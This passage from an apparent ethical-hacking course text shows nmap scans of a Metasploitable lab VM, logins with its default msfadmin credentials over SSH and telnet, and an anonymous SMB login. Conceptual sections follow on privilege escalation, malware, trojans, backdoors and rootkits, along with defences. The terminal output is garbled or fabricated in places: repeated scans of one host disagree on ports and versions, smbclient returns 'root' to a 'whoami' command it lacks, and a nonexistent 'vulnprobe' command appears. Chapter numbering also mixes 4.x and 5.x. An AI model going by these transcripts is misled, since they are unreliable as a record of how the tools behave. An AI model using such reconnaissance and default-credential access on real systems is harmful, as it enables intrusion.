PORT      STATE SERVICE VERSION
21/tcp    open  ftp      vsftpd 2.3.4
|_ftp-sysctl:
|_STAT:
|_FTP server status:
|_Connected to 192.168.1.23
|_Logged in as ftp
|_TYPE: ASCII
|_No session bandwidth limit
|_Session timeout in seconds is 300
|_Control connection is plain text
|_Data connections will be plain text
|_vsFTPd 2.3.4 - secure, fast, stable
|_End-of-Data
|_ftp-anon: Anonymous FTP login allowed (FTP code 230)
22/tcp    open  ssh      OpenSSH 4.7p1 Debian-6ubuntu5 (protocol 2.0)
|_ssh-hostkey:
|_1024 60:0f:c1:e1:c0:5f:0a:74:06:90:24:fa:cd:d5:6c:cd (DSA)
|_2048 56:56:24:0f:23:1d:de:a7:2b:ae:61:b1:24:3d:e8:f3 (RSA)
23/tcp    open  telnet   Linux telnetd
25/tcp    open  smtp     Postfix smtpd
|_smtp-args: Subj=ft common=ubuntu@4-base.localdomain/organizationName=OCOSA/stateOrProvinceName=There is no su
|_Not valid before: 2018-03-17T14:07:45
|_Not valid after: 2018-04-16T14:07:45
|_ssl-date: 2025-12-05T09:39:13+00:00; +5s from scanner time.
|_sslv2:
|_SSLv2 supported
|_ciphers:
|_SSLv2_DES_192_EDE3_CBC_WITH_MD5
|_SSLv2_RC2_128_CBC_WITH_MD5
|_SSLv2_RC4_128_EXPORT40_WITH_MD5
|_SSLv2_RC4_128_CBC_EXPORT40_WITH_MD5
|_SSLv2_RC2_128_CBC_EXPORT40_WITH_MD5
|_SSLv2_DES_64_CBC_WITH_MD5
|_smtp-command: metasploitable.localdomain, PIPELINING, SIZE 10240000, VRFY, ETRN, STARTTLS, ENHANCEDSTATUSCODES, 8
53/tcp    open  domain   ISC BIND 9.4.2
```

Fig.3.6.5. Exploit metasploitable by ftp vulnerable service



```
root@parrot:~# nmap -sV 192.168.1.62
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-12-08 07:08 UTC
Stats: 0:00:06 elapsed; 0 hosts completed (1 up), 1 undergoing Service Scan
Service scan Timing: About 30.43% done; ETC: 07:08 (0:00:11 remaining)
Nmap scan report for 192.168.1.62
Host is up (0.00086s latency).
Not shown: 977 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
21/tcp    open  ftp      vsftpd 2.3.4
22/tcp    open  ssh      OpenSSH 4.7p1 Debian 6ubuntu5 (protocol 2.0)
23/tcp    open  telnet   Linux telnetd
25/tcp    open  smtp     Postfix smtpd
53/tcp    open  domain   ISC BIND 9.4.2
80/tcp    open  http     Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp   open  rcpbind  2 (RPC #100000)
139/tcp   open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp   open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
512/tcp   open  exec     netkit-rsh rshexecd
513/tcp   open  login    OpenBSD or Solaris rlogind
514/tcp   open  tcpwrapped
1099/tcp  open  java-rmi  GNU Classpath gmirregistry
1524/tcp  open  bindshell Metasploit root shell
2049/tcp  open  nfs      2-4 (RPC #100003)
2121/tcp  open  ftp      ProFTPD 1.3.1
3306/tcp  open  mysql    MySQL 5.0.51a-3ubuntu5
5432/tcp  open  postgresql PostgreSQL DB 8.3.0 - 8.3.7
5900/tcp  open  vnc      VNC (protocol 3.3)
6000/tcp  open  X11      (access denied)
6667/tcp  open  irc      UnrealIRCd
8009/tcp  open  ajp13    Apache Jserv (Protocol v1.3)
```

3. PRIVILEGE ESCALATION

Fig. 3.6.6 Gaining shell access of the exploited system through ftp vulnerable service





Fig.3.6.7 Using auxiliary to get the login credentials of metasploitable service



3. PRIVILEGE ESCALATION

Fig.3.6.8. logging in metasploit by using ssh port

```
root@kali:~# nmap -v 192.168.1.62
Nmap scan report for 192.168.1.62
Host is up (0.00005s latency).
Not shown: 977 closed tcp ports (reset)
PORT      STATE SERVICE
21/tcp    open  ftp
22/tcp    open  ssh
23/tcp    open  telnet
25/tcp    open  smtp
53/tcp    open  domain
80/tcp    open  http
111/tcp   open  rpcbind
139/tcp   open  netbios-ssn
445/tcp   open  netbios-ssn
512/tcp   open  exec
513/tcp   open  login
514/tcp   open  tftp
1099/tcp  open  java-rmi
1524/tcp  open  bindshell
2049/tcp  open  nfs
2123/tcp  open  ftp
3306/tcp  open  mysql
5432/tcp  open  postgresql
5900/tcp  open  vnc
6080/tcp  open  x11
6667/tcp  open  irc
8080/tcp  open  ajp13
8180/tcp  open  http
MAC Address: 08:00:27:94:DA:69 (PCS Systemtechnik/Oracle VirtualBox virtual NIC)
Service Info: Hosts: metasploitable.localdomain, irc.metasploitable.lan; OS: Unix, Linux; CPE: cpe:/o:kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
```

```
root@kali:~# ssh msfadmin@192.168.1.62
** WARNING: connection is not using a post-quantum key exchange algorithm.
** This session may be vulnerable to "store now, decrypt later" attacks.
** The server may need to be upgraded. See https://openssh.com/pq.html
msfadmin@192.168.1.62's password:
Permission denied, please try again.
msfadmin@192.168.1.62's password:
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
No mail.
Last login: Fri Mar 4 04:08:05 2025 from kali.hgu.lan
msfadmin@metasploitable:~$ whoami
msfadmin
msfadmin@metasploitable:~$
```

Fig.3.6.9. Logging in into metasploit machine using telnet

```
root@kali:~# telnet 192.168.1.62
Trying 192.168.1.62...
Connected to 192.168.1.62.
Escape character is '^I'.

Warning: Never expose this VM to an untrusted network!
Contact: msfdev[at]metasploit.com
Login with msfadmin/msfadmin to get started

metasploitable login: msfadmin
Password:
Linux login: Fri Mar 4 04:08:05 2025 on tty1
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
No mail.
msfadmin@metasploitable:~$ ls
total 24
drwxr-xr-x 6 msfadmin msfadmin 4096 2010-04-27 23:44 .
drwxr-xr-x 7 msfadmin msfadmin 4096 2025-03-26 00:25 ..
drwxr-xr-x 3 msfadmin msfadmin 4096 2010-04-28 03:12 mysql-ssl
drwxr-xr-x 5 msfadmin msfadmin 4096 2010-04-28 03:48 samba
drwxr-xr-x 2 msfadmin msfadmin 4096 2010-04-10 15:43 tikiwiki
drwxr-xr-x 3 msfadmin msfadmin 4096 2010-04-16 16:37 twiki120030201
msfadmin@metasploitable:~$ vulnprobe
msfadmin@metasploitable:~$ cd /vulnerable/
msfadmin@metasploitable:~/vulnerable$ ls -al
total 24
drwxr-xr-x 6 msfadmin msfadmin 4096 2010-04-27 23:44 .
drwxr-xr-x 7 msfadmin msfadmin 4096 2025-03-26 00:25 ..
drwxr-xr-x 3 msfadmin msfadmin 4096 2010-04-28 03:12 mysql-ssl
drwxr-xr-x 5 msfadmin msfadmin 4096 2010-04-28 03:48 samba
drwxr-xr-x 2 msfadmin msfadmin 4096 2010-04-10 15:43 tikiwiki
drwxr-xr-x 3 msfadmin msfadmin 4096 2010-04-16 16:37 twiki120030201
msfadmin@metasploitable:~/vulnerable$
```


3. PRIVILEGE ESCALATION

```
File Machine View Input Devices Help

root@kali -

| SSL2_DES_192_EDE3_CBC_WITH_MD5
| SSL2_RC2_128_CBC_WITH_MD5
| SSL2_RC4_128_EXPORT40_WITH_MD5
| SSL2_RC4_128_WITH_MD5
| SSL2_RC2_128_CBC_EXPORT40_WITH_MD5
| SSL2_DES_64_CBC_WITH_MD5
| smtp-comands: metasploitable.localdomain, PIPELINING, SIZE 10240000, VRFY, ETRN, STARTTLS, ENHANCED
53/tcp open domain ISC BIND 9.4.2
| dns-nsid:
| bind.version: 9.4.2
80/tcp open http Apache httpd 2.2.8 ((Ubuntu) DAV/2)
| http-server-header: Apache/2.2.8 (Ubuntu) DAV/2
| http-title: Metasploitable2 - Linux
111/tcp open rpcbind 2 (RPC #100000)
| rpcinfo:
| program version port/proto service
| 100000 2 111/tcp rpcbind
| 100000 2 111/udp rpcbind
| 100003 2,3,4 2049/tcp nfs
| 100003 2,3,4 2049/udp nfs
| 100005 1,2,3 35215/udp mountd
| 100005 1,2,3 51027/tcp mountd
| 100021 1,3,4 34068/tcp nlockmgr
| 100021 1,3,4 57750/udp nlockmgr
| 100024 1 53194/udp status
| 100024 1 53698/tcp status
139/tcp open netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp open netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
512/tcp open exec netkit-rsh rshexec
513/tcp open login OpenBSD or Solaris rlogind
514/tcp open tcpwrapped
1099/tcp open java-rmi GNU Classpath gmiregistry
1524/tcp open bindshell Metasploitable root shell
2049/tcp open nfs 2-4 (RPC #100003)
2121/tcp open ftp ProFTPD 1.3.1
3306/tcp open mysql MySQL 5.0.51a-3ubuntu5
| mysql-info:
| Protocol: 10
| Version: 5.0.51a-3ubuntu5
| Thread ID: 8
| Capabilities flags: 43564
| Some Capabilities: Speaks41ProtocolNew, SwitchToSSLAfterHandshake, SupportsTransactions, LongColumn
| Status: Autocommit
| Salt: 'c'NLqW=5,yC-rQ@R=xg

# nmap -sV 192.168.1.62
Starting Nmap 7.95 ( https://nmap.org ) at 2025-12-05 15:43 IST
Nmap scan report for 192.168.1.62
Host is up (0.0000s latency).
Not shown: 977 closed tcp ports (reset)
PORT      STATE SERVICE      VERSION
21/tcp    open  ftp          vsftpd 2.3.4
22/tcp    open  ssh          OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp    open  telnet       Linux telnetd
25/tcp    open  smtp         Postfix smtpd
53/tcp    open  domain       ISC BIND 9.4.2
80/tcp    open  http         Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp   open  rpcbind      2 (RPC #100000)
139/tcp   open  netbios-ssn  Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp   open  netbios-ssn  Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
512/tcp   open  exec         netkit-rsh rshexec
513/tcp   open  login        OpenBSD or Solaris rlogind
514/tcp   open  tcpwrapped
1099/tcp  open  java-rmi     GNU Classpath gmiregistry
1524/tcp  open  bindshell    Metasploitable root shell
2049/tcp  open  nfs          2-4 (RPC #100003)
2121/tcp  open  ftp          ProFTPD 1.3.1
3306/tcp  open  mysql        MySQL 5.0.51a-3ubuntu5
5432/tcp  open  postgresql   PostgreSQL 9.8.3-0 - 8.3.7
5900/tcp  open  vnc          VNC (protocol 3.3)
6000/tcp  open  x11          (access denied)
6667/tcp  open  irc          UnrealIRCd
8089/tcp  open  ajp13        Apache Jserv (Protocol v1.3)
8180/tcp  open  http         Apache Tomcat/Coyote JSP engine 1.1
MAC Address: 08:00:27:94:DA:69 (PCs Systemtechnik/Oracle VirtualBox virtual NIC)
Service Info: Hosts: metasploitable.localdomain, irc.Metasploitable.LAN; OSs: Unix, Linux; CPE: cpe:/o:kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 11.85 seconds

# nmap -sV 192.168.1.68
Starting Nmap 7.95 ( https://nmap.org ) at 2025-12-08 09:49 IST
Nmap scan report for 192.168.1.68
Host is up (0.000020s latency).
Not shown: 999 closed tcp ports (reset)
```

```
root@kali -


# smbclient //192.168.1.62/tmp
Password for WORKGROUP\root:
Anonymous login successful

smb: \> whoami
root

# smbclient //192.168.1.62/tmp
Password for WORKGROUP\root:
Anonymous login successful

smb: \> whoami
root
```

3. PRIVILEGE ESCALATION



```
root@metasploitable:~# nmap -sV 192.168.1.62
Starting Nmap 7.95 ( https://nmap.org ) at 2025-12-05 15:43 IST
Nmap scan report for 192.168.1.62
Host is up (0.0000000 latency).
Not shown: 977 closed tcp ports (reset)
PORT      STATE SERVICE        VERSION
21/tcp    open  ftp            vsftpd 2.3.4
22/tcp    open  ssh            OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp    open  telnet         Linux telnetd
25/tcp    open  smtp           Postfix smtpd
53/tcp    open  domain         ISC BIND 9.4.2
80/tcp    open  http           Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp   open  rpcbind        2 (RPC #100000)
139/tcp   open  netbios-ssn    Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp   open  netbios-ssn    Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
512/tcp   open  ssh            netkit-ssh rexecd
513/tcp   open  ssh            openbsd or Solaris rlogind
514/tcp   open  tcpwrapped
10000/tcp open  java-vm        GNU Classpath gmlregistry
1524/tcp  open  bindshell      Metasploitable root shell
2049/tcp  open  nfs            2-4 (RPC #100000)
2121/tcp  open  ftp            ProFTPD 1.3.1
3306/tcp  open  mysql          MySQL 5.0.51a-3ubuntu5
5432/tcp  open  postgresql     PostgreSQL DB 8.3.0 - 8.3.7
5900/tcp  open  vnc            VNC (protocol 3.3)
6000/tcp  open  X11            (access denied)
6667/tcp  open  irc            UnrealIRCd
8080/tcp  open  ajp13          Apache Jserv (Protocol v1.3)
8180/tcp  open  http           Apache Tomcat/Coyote JSP engine 1.1
MAC Address: 08:00:27:94:DA:69 (PCs Systemtechnik/Oracle VirtualBox virtual NIC)
Service Info: Hosts: metasploitable.localdomain, irc.Metasploitable.LAN; OS: Unix, Linux; CPE: cpe:/o:kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
```

3.6.2 Startup and Scheduled Tasks

Attackers frequently target:

- Startup scripts
- Cron jobs
- Scheduled tasks

If these mechanisms run with elevated privileges and are writable by low-privileged users, they provide an easy escalation path.

3.7 PRIVILEGE ESCALATION VIA CREDENTIAL ABUSE

3.7.1 Stored Credentials

Credentials may be stored in:

- Configuration files
- Environment variables
- Registry entries

3. PRIVILEGE ESCALATION

If improperly protected, attackers can extract these credentials and authenticate as privileged users.

3.7.2 Token and Session Abuse

Modern operating systems use tokens or sessions to manage authenticated users. Improper token handling can allow attackers to impersonate higher-privileged users without knowing their passwords.

This form of escalation is particularly stealthy and difficult to detect.

3.8 REAL-WORLD PRIVILEGE ESCALATION SCENARIOS

Scenario 1: Misconfigured Linux Sudo

A user is granted sudo access for a specific command. By abusing command chaining, the attacker gains full root access.

Scenario 2: Vulnerable Windows Service

A writable service executable allows an attacker to replace it with a malicious binary, which executes as SYSTEM upon service restart.

These scenarios demonstrate how **configuration errors**, not just vulnerabilities, lead to escalation.

3.9 IMPACT OF PRIVILEGE ESCALATION

Once privilege escalation is achieved, attackers can:

- Disable antivirus and EDR solutions
- Extract credential databases
- Install rootkits
- Launch ransomware
- Establish long-term persistence

In security assessments, successful privilege escalation is typically rated as **Critical severity**.

3. PRIVILEGE ESCALATION

3.10 DEFENSIVE STRATEGIES AGAINST PRIVILEGE ESCALATION

3.10.1 Principle of Least Privilege

Users and services should have **only the permissions required** to perform their functions.

3.10.2 Patch Management

Regular patching reduces exposure to known privilege escalation vulnerabilities.

3.10.3 Secure Configuration Management

- Restrict service permissions
 - Harden sudo policies
 - Audit scheduled tasks
-

3.10.4 Monitoring and Detection

- Detect abnormal privilege changes
 - Monitor process execution
 - Use behavior-based detection tools
-

3.11 CHAPTER SUMMARY

Privilege escalation transforms limited access into full system compromise. Preventing escalation is one of the most effective ways to **limit attacker impact**, even when initial access is unavoidable.

4. MALWARE FUNDAMENTALS

4. Malware Fundamentals

Malware is one of the most critical components of system hacking. While password cracking and privilege escalation enable access, **malware enables control, persistence, automation, and scale**. Nearly every advanced cyber attack relies on some form of malware.

4.1 DEFINITION OF MALWARE

Malware (malicious software) is any software intentionally designed to disrupt normal system operation, gain unauthorized access, steal information, or maintain persistent control over a target system.

Unlike accidental software bugs, malware is:

- **Deliberately engineered**
- Designed to evade detection
- Often modular and adaptive

In system hacking, malware acts as the **execution and persistence mechanism** for attackers.

4.2 ROLE OF MALWARE IN SYSTEM HACKING

Malware is used by attackers to:

- Maintain unauthorized access
- Execute commands remotely
- Exfiltrate sensitive data
- Monitor user activity
- Disable security controls

In CEH methodology, malware deployment usually occurs **after privilege escalation**, ensuring it operates with elevated permissions.

4.3 MALWARE VS LEGITIMATE SOFTWARE

From a technical standpoint, malware and legitimate software may appear similar. Both:

- Use system APIs

4. MALWARE FUNDAMENTALS

- Interact with hardware
- Execute processes

The difference lies in **intent and behavior**. Malware operates:

- Without user consent
- Outside expected functionality
- With hidden objectives

This similarity makes malware detection a **complex defensive challenge**.

4.4 MALWARE ARCHITECTURE

Modern malware is rarely a single executable. Instead, it follows a **modular architecture**.

5.4.1 Dropper Component

The dropper is responsible for:

- Initial malware delivery
- Installing additional components
- Bypassing security checks

Droppers are often lightweight and designed to evade antivirus detection.

4.4.2 Payload Component

The payload performs the malicious actions, such as:

- Data theft
- Remote command execution
- Credential harvesting

Payloads may be encrypted or obfuscated to avoid detection.

5.4.3 Command and Control (C2) Module

The C2 module allows attackers to:

4. MALWARE FUNDAMENTALS

- Issue commands
- Update malware
- Exfiltrate data

Modern malware often uses:

- HTTP/HTTPS
- DNS tunneling
- Encrypted channels

This makes malicious traffic blend with legitimate network activity.

4.5 MALWARE LIFECYCLE

Understanding the malware lifecycle helps defenders detect and disrupt attacks.

5.5.1 Delivery

Malware delivery mechanisms include:

- Phishing emails
- Exploit kits
- Infected downloads
- USB devices

In system hacking, malware may also be delivered manually after system access is obtained.

5.5.2 Execution

Once delivered, malware must execute. This often involves:

- Exploiting execution policies
- User interaction
- Bypassing security restrictions

Execution is a critical detection point for defenders.

4. MALWARE FUNDAMENTALS

5.5.3 Persistence

Persistence ensures malware survives:

- Reboots
- User logouts
- Software updates

Persistence techniques include:

- Startup entries
 - Scheduled tasks
 - Service installation
-

5.5.4 Communication

After persistence, malware establishes communication with its controller. This allows attackers to remotely manage infected systems.

5.5.5 Action on Objectives

This phase involves:

- Data exfiltration
 - Credential harvesting
 - Lateral movement
 - System sabotage
-

4.6 MALWARE CLASSIFICATION (CONCEPTUAL)

Malware can be classified based on behavior rather than form.

5.6.1 Surveillance Malware

Designed to monitor:

- Keystrokes

4. MALWARE FUNDAMENTALS

- Screens
- Network traffic

Often used in espionage and insider threats.

5.6.2 Destructive Malware

Designed to:

- Delete data
- Corrupt systems
- Disrupt operations

Examples include wipers and sabotage tools.

5.6.3 Financial Malware

Targets financial data such as:

- Banking credentials
 - Payment information
 - Cryptocurrency wallets
-

4.7 MALWARE OBFUSCATION AND EVASION TECHNIQUES

Modern malware employs evasion techniques such as:

- Code obfuscation
- Encryption
- Polymorphism
- Anti-debugging checks

These techniques make **static and dynamic analysis difficult**.

4. MALWARE FUNDAMENTALS

4.8 REAL-WORLD MALWARE USAGE IN ATTACKS

Example: Ransomware Campaigns

Ransomware uses:

- Privilege escalation
- Malware deployment
- Persistent execution

Attackers encrypt data and demand payment, often after disabling backups and security tools.

Example: Advanced Persistent Threats (APTs)

APTs deploy stealthy malware designed to remain undetected for months or years, emphasizing persistence and covert communication.

4.9 IMPACT OF MALWARE ON SYSTEMS

Malware can cause:

- Data breaches
- Financial loss
- Operational disruption
- Legal and regulatory consequences

From a VAPT perspective, malware exposure significantly increases **organizational risk**.

4.10 DEFENSIVE STRATEGIES AGAINST MALWARE

5.10.1 Endpoint Protection

Antivirus and EDR solutions provide:

- Signature-based detection
- Behavioral analysis
- Response automation

4. MALWARE FUNDAMENTALS

5.10.2 Application Control

Restricting executable files reduces malware execution opportunities.

5.10.3 Network Monitoring

Detecting abnormal outbound communication helps identify C2 traffic.

5.10.4 User Awareness

Human behavior remains a primary malware delivery vector.

4.11 CHAPTER SUMMARY

Malware transforms system access into long-term control. Understanding malware architecture, lifecycle, and behavior is essential for detecting advanced system-level attacks and building effective defensive strategies.

5. TROJANS, BACKDOORS, AND ROOTKITS

5. Trojans, Backdoors, and Rootkits

5.1 INTRODUCTION TO TROJANS, BACKDOORS, AND ROOTKITS

Trojans, backdoors, and rootkits are closely related but **serve different roles** in system hacking:

- **Trojans** focus on deception and delivery
- **Backdoors** provide persistent access
- **Rootkits** focus on stealth and concealment

In sophisticated attacks, these components often **coexist** as part of a single malware ecosystem.

5.2 TROJANS

5.2.1 Definition of a Trojan

A Trojan (Trojan Horse) is malicious software that **disguises itself as legitimate software** to trick users or administrators into executing it.

Unlike worms or viruses, Trojans:

- Do not self-replicate
- Rely on social engineering or deception
- Require user or administrator execution

Trojans are commonly used as **initial payload carriers** in system hacking.

5.2.2 Trojan Characteristics

Key characteristics of Trojans include:

- Appearing benign or useful
- Executing hidden malicious actions
- Establishing external communication
- Downloading additional payloads

Trojans often act as **droppers**, installing backdoors or rootkits after execution.

5. TROJANS, BACKDOORS, AND ROOTKITS

5.2.3 Types of Trojans (Conceptual Classification)

Remote Access Trojans (RATs)

Allow attackers to:

- Execute remote commands
- Capture keystrokes
- Access files and webcams

Data-Stealing Trojans

Designed to steal:

- Credentials
- Financial information
- Sensitive documents

Destructive Trojans

Designed to:

- Delete data
- Disable systems
- Sabotage operations

5.2.4 Trojan Delivery Mechanisms

Trojans are commonly delivered via:

- Phishing emails
- Infected attachments
- Malicious downloads
- Trojanized legitimate software

In system hacking scenarios, Trojans may also be deployed manually after privilege escalation.

5. TROJANS, BACKDOORS, AND ROOTKITS

5.3 BACKDOORS

5.3.1 Definition of a Backdoor

A backdoor is a hidden mechanism that allows attackers to **bypass normal authentication controls** and regain access to a system without user awareness.

Backdoors are essential for **persistence**, ensuring access even after system reboots or password changes.

5.3.2 Types of Backdoors

Software Backdoors

- Malicious programs listening on specific ports
- Web shells embedded in applications

Authentication Backdoors

- Hardcoded credentials
- Hidden user accounts

Service-Based Backdoors

- Modified system services
 - Startup scripts executing malicious code
-

5.3.3 Backdoor Persistence Techniques

Backdoors commonly persist through:

- Startup registry entries (Windows)
- Init scripts or cron jobs (Linux)
- Scheduled tasks
- Service installation

Persistence ensures attackers can return **without repeating exploitation steps**.

5. TROJANS, BACKDOORS, AND ROOTKITS

5.4 ROOTKITS

5.4.1 Definition of a Rootkit

A rootkit is a collection of tools designed to **hide the presence of malicious activity** by modifying system-level components.

Rootkits focus on:

- Concealment
- Privilege retention
- Anti-forensics

Rootkits are often deployed **after root or SYSTEM access is obtained**.

5.4.2 Rootkit Objectives

Rootkits aim to:

- Hide files, processes, and registry keys
- Mask network connections
- Disable security monitoring
- Provide stealth persistence

Because of these capabilities, rootkits are among the **most dangerous malware types**.

5.4.3 Types of Rootkits

User-Mode Rootkits

- Operate at application level
- Hook system APIs
- Easier to detect

Kernel-Mode Rootkits

- Operate within the OS kernel
- Intercept system calls
- Extremely stealthy and powerful

5. TROJANS, BACKDOORS, AND ROOTKITS

Bootkits

- Infect boot loaders
 - Execute before the operating system loads
 - Difficult to detect and remove
-

5.4.4 Rootkit Techniques (Conceptual)

Rootkits commonly use:

- API hooking
- Direct kernel object manipulation
- Driver modification

These techniques allow rootkits to **control system behavior invisibly**.

5.5 RELATIONSHIP BETWEEN TROJANS, BACKDOORS, AND ROOTKITS

In real-world attacks:

- Trojans deliver payloads
- Backdoors maintain access
- Rootkits hide activity

